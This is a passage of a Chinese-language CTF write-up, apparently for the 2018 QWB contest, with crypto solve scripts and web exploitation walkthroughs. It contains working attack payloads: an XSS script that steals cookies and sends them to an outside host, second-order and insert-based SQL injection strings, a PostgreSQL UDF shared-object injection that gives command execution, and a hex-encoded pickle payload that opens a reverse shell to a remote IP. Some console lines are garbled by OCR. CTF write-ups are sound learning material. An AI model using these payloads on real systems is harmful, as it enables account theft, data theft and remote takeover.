e = 0x10001
d = modinv(e, (pp-1)*(qq-1))

p.recvuntil('@ m2=')
log.success(hex(mul(c2,d,n2)).replace("L",""))
p.sendline(hex(mul(c2,d,n2)).replace("L",""))

# r9

n=0xace2aa1121d22a2153389fba0b5f3e24d8721f5e535ebf5486a74191790c4e3cdd0316
b72388e7de8be78483e1f41ca5c930df434379db76ef02f0f8cd426348b62c0155cdf1d5190
768f65ce23c60a4f2b16368188954342d282264e447353c62c10959fee475de08ec9873b84
```

```
b5817fecb74899bedde29ef1220c78767f4de11ef1756404494ae1ce4af184cbc1c7c6de8e9
cd16f814bca728e05bc56b090112f94fff686bf8122a3b199eb41080860fa0689ed7dbc8904
184fb516b2bbf6b87a0a072a07b9a26b3cda1a13192c03e24dec8734378d10f992098fe88b
526ce70876e2c7b7bd9e474307dc6864b4a8e36e28ce6d1b43e3ab5513baa6fa559ff
e1=0xac8b
e2=0x1091
p.recvuntil('# c1=0x')
c1 = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(c1))

p.recvuntil('# c2=0x')
c2 = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(c2))
s = extended_gcd(e1, e2)
s1 = s[1]
s2 = s[2]
print s

if s1<0:
  s1 = - s1
  c1 = modinv(c1, n)
elif s2<0:
  s2 = - s2
  c2 = modinv(c2, n)
p.sendline(hex((mul(c1,s1,n)*mul(c2,s2,n)) % n).replace("L",""))

# r10
p.recvuntil('# n1=0x')
n1 = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(n1))
p.recvuntil('# c1=0x')
c1 = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(c1))

p.recvuntil('# n2=0x')
n2 = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(n2))
p.recvuntil('# c2=0x')
c2 = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(c2))

p.recvuntil('# n3=0x')
n3 = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(n3))
p.recvuntil('# c3=0x')
```

```
c3 = int(p.recvuntil('\n')[:-1], 16)
log.success(hex(c3))
a = [(c1, n1), (c2, n2), (c3, n3)]
x, n = chinese_remainder_theorem(a)
realnum = gmpy.mpz(x).root(3)[0].digits()

p.recvuntil('@ m=')
log.success(hex(int(realnum)).replace("L",""))
p.sendline(hex(int(realnum)).replace("L",""))

p.interactive()
```


streamgame2

枚举后2bit，根据key即可推出前面bit，并判断枚举是否正确。递推可做，exp如下。

```
f = bin(int(open("key", "r").read().encode('hex'), 16))[2:]

for i in range(4):
    R = [-1] * 21
    R[-1] = i & 1
    R[-2] = i >> 1 & 1
    flag = True
    for j in f:
        if R[-21] == -1:
            R[-21] = R[-2] ^ int(j, 2)
        elif R[-21] ^ R[-2] != int(j, 2):
            flag = False
            break
        R.append(int(j, 2))
    if flag:
        break

print 'flag{' + ''.join(str(R[i]) for i in range(21)) + '}'

# flag{110111100101001101001}
```

WEB

web签到



来自 39.107.33.96:10000


success!

240610708

param1

QNKCDZO

param2



Burp Suite Professional v1.5.18 - licensed to LarryLau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Go Cancel
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

Target: http://39.107.33.96:10000

```
POST / HTTP/1.1
Host: 39.107.33.96:10000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12;
rv:40.0) Gecko/20100101 Firefox/40.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://39.107.33.96:10000/
Content-Length: 21
Cookie: PHPSESSID=4ch5ij3jgkr9c68nb4ofloaqp5
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

param1[]=1&param2[]=2
```

```
HTTP/1.1 200 OK
Date: Sat, 24 Mar 2018 01:37:07 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.20
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 61
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

success!<script>alert('success!');location.href='/';</script>
```


NULL 0 matches

Type a search term 0 matches

Done

423 bytes | 1,096 millis

用 hashclash 生成两个内容不同hash相同的文件：



```
C:\1111>fastcoll_v1.0.0.5.exe -i  1.txt -p 1.txt -o hack11.txt hack22.txt
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)

Using output filenames: 'hack11.txt' and 'hack22.txt'
Using prefixfile: '1.txt'
Using initial value: d6f71ce7724d0c93e3d4e0675fe3efd6

Generating first block: ...
Generating second block: S11...
Running time: 2.761 s

C:\1111>
```

写个脚本得到 flag：

```
import requests
f = open('./hack11.txt', 'rb')
g = open('./hack22.txt', 'rb')

param1 = f.read()
param2 = g.read()

headers = {
  'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:40.0) Gecko/20100101
Firefox/40.0',
  'Accept': '*/*',
  'Accept-Language': 'en-US,en;q=0.5',
  'Accept-Encoding': 'gzip, deflate',
  'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8',
  'X-Requested-With': 'XMLHttpRequest',
  'Referer': 'http://39.107.33.96:10000/',
  'Content-Length': '1295',
  'Cookie': 'PHPSESSID=4ch5ij3jgkr9c68nb4ofloaqp5'
}

url = 'http://39.107.33.96:10000'

data = {
  'param1': param1,
  'param2': param2
}
s = requests.post(url, headers=header)
print s.content
```

Share your mind

首先试了下写文章的页面都进行了htmlencode没法XSS，后来某次测试report一个含有xss向量的链接时，意外地在服务器收到了响应:
http://39.107.33.96:20000/?a=<script src="http://zzm.fun/xss/1.js"></script>
其中a换成别的也行，感觉可能是直接把location输出到了页面里。
然后直接在report页面可以打到一个cookie：
HINT=Try to get the cookie of path "/QWB_fl4g/QWB/"
根据提示在/QWB_fl4g/QWB/这个路径打cookie就可以了，payload：
http://http://39.107.33.96:20000/?a=<iframe id="ifr" src="/QWB_fl4g/QWB/"></iframe><script src="http://zzm.fun/xss/1.js"></script>
其中1.js：

```
setTimeout(function(){
ifr = document.getElementById('ifr');
a = "< img src='http://zzm.fun/xss/1.php?a="+btoa(ifr.contentDocument.cookie)+"'>";
document.write(a);
},17);
```

但是这个bot很迷，location发送会失败，所以直接document.write了，另外读iframe里面的cookie也有时会失败，感觉可能是iframe没有加载完，会导致读不到cookie。

Three hit

age处可以二次注入，首先注册的时候，age有个判断数字的检查，不过可以直接用hex编码绕过，然后登录进去之后就造成了二次注入，可以直接union查结果，不过需要注意得用and 0把原来的结果给去掉，然后union需要查的内容，payload如下：

0 and 0 union select 1,(select flag from flag),3,4#

0x3020616e64203020756e696f6e2073656c65637420312c2873656c65637420666c616720 66726f6d20666c6167292c332c3423

Python 1


直接看网站源码，里面的数据库操作基本都是直接拼接，其中插入操作insert比较明显:

```
def Add(self, tablename, values):
        sql = "insert into " + tablename + " "
        sql += "values ("
        sql += "".join(i + "," for i in values)[:-1]
        sql += ")"
        try:
            self.db_session.execute(sql)
            self.db_session.commit()
            return 1
        except:
            return 0
```

直接可以在post消息的地方注入，比如插入' or (select id from user where username='hehe1')>10 or '1'='这样来查出id号，然后同时insert两行数据来到自己的id，查出表中其它数据。
不过实际上我是直接在explore页面看到了别人的flag

彩蛋

查看源码发现使用了多个报道过的存在构造反序列化命令执行漏洞的库，使用ysoserial生成针对几种对象的payload后测试均无果，后发现postgresql可直接连接，直连进去后进行udf注入c代码动态库，调用实现命令执行，读到flag




```
postgres=# SELECT lo_create(9056);
 lo_create
-----------
      9056
(1 row)

, 'hex'));f5f6273735f7374617274005f656e6400474c4942435f322e322e3500000000000200'
INSERT 0 1
, 'hex'));531c94863ed4531c031ff488d042e48f7d6b921000000ba070000004821c6e8cffbff'
INSERT 0 1
, 'hex'));000000000000000000000000000000000000000000000000000000000000000000000'
INSERT 0 1
, 'hex'));000000000000000000000000000000000000000000000000000000000000000000000'
INSERT 0 1
, 'hex'));000000000000000000000e000000001000000300000000000000000000000000000000'
INSERT 0 1
1000000000000000000000000000000', 'hex'));00000e90000000000000000000000000000000
INSERT 0 1
postgres=# SELECT lo_export(9056, '/var/lib/postgresql/testevalwdy.so');
 lo_export
-----------
         1
(1 row)

MMUTABLE;/testevalwdy.so', 'sys_evalkkk' LANGUAGE C RETURNS NULL ON NULL INPUT I
ERROR:  could not find function "sys_evalkkk" in file "/var/lib/postgresql/testevalwdy.so"
MMUTABLE;/testevalwdy.so', 'sys_evalkkk' LANGUAGE C RETURNS NULL ON NULL INPUT IM
ERROR:  could not find function "sys_evalkkk" in file "/var/lib/postgresql/testevalwdy.so"
MMUTABLE;sql/testevalwdy.so', 'sys_eval' LANGUAGE C RETURNS NULL ON NULL INPUT I
CREATE FUNCTION
postgres=# select sys_evalkkk('id');
                              sys_evalkkk
----------------------------------------------------------------------
 uid=102(postgres) gid=106(postgres) groups=106(postgres),105(ssl-cert)
(1 row)

postgres=# select sys_evalkkk('ls');
     sys_evalkkk
----------------------
 PG_VERSION          +
 base                +
 cmd.so              +
 cmd1.so             +
 cmd2.so             +
 global              +
 pg_clog             +
 pg_commit_ts        +
 pg_dynshmem         +
```

Python2

主要payload如下，其思路是，源码审计发现网站对session文件内容存在反序列化操作，于是使用注入导出payload至session 文件，携带该session对网站进行操作时，触发反序列化达到rce的目的，其中沙盒可以用subprocess执行命令绕过，最后socket反弹shell得到flag

```
',1,now()),('NULL',(select 'xxx' into outfile '/tmp/ffff/1234554'),1,now())#

testmark',1,now()),(NULL,(select load_file('/tmp/ffff/1234554')),1,now())#

write', 1, now());select 'xxx' into outfile '/tmp/ffff/1234554'#

',1,now()),('NULL',(select load_file('/tmp/ffff/1234554')),1,now())#

writeak', 1, now());select
0x63636f6d6d616e64730a67657473746174757366757470757740a70310a2853277079746
86f6e202d63205c27696d706f727420736f636b65742c73756270726f636573732c6f733b7
33d736f636b65742e736f636b657428736f636b65742e41465f494e45542c736f636b65742
e534f434b5f53545245414d293b732e636f6e6e65637428282234372e38382e3232362e35
34222c383029293b6f732e6475703228732e66696c656e6f28292c30293b206f732e64757
03228732e66696c656e6f28292c31293b206f732e6475703228732e66696c656e6f28292c
32293b703d73756270726f636573732e63616c6c285b222f62696e2f7368222c222d69225
d293b5c27270a70320a745270330a2e into dumpfile
'/tmp/ffff/7066ef1cb34844901d554c40ca701d87'#
```



```
CTF is just for fun ,so please don't destroy othe
r people's gaming experience ,thank you very much
!
$ ls
app
config.py
config.pyc
run.py
run.pyc
$ ls /
bin
boot
dev
etc
ffflllaaaggg
flask_problem
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
stop.sh
sys
tmp
usr
var
$ ls /home/
```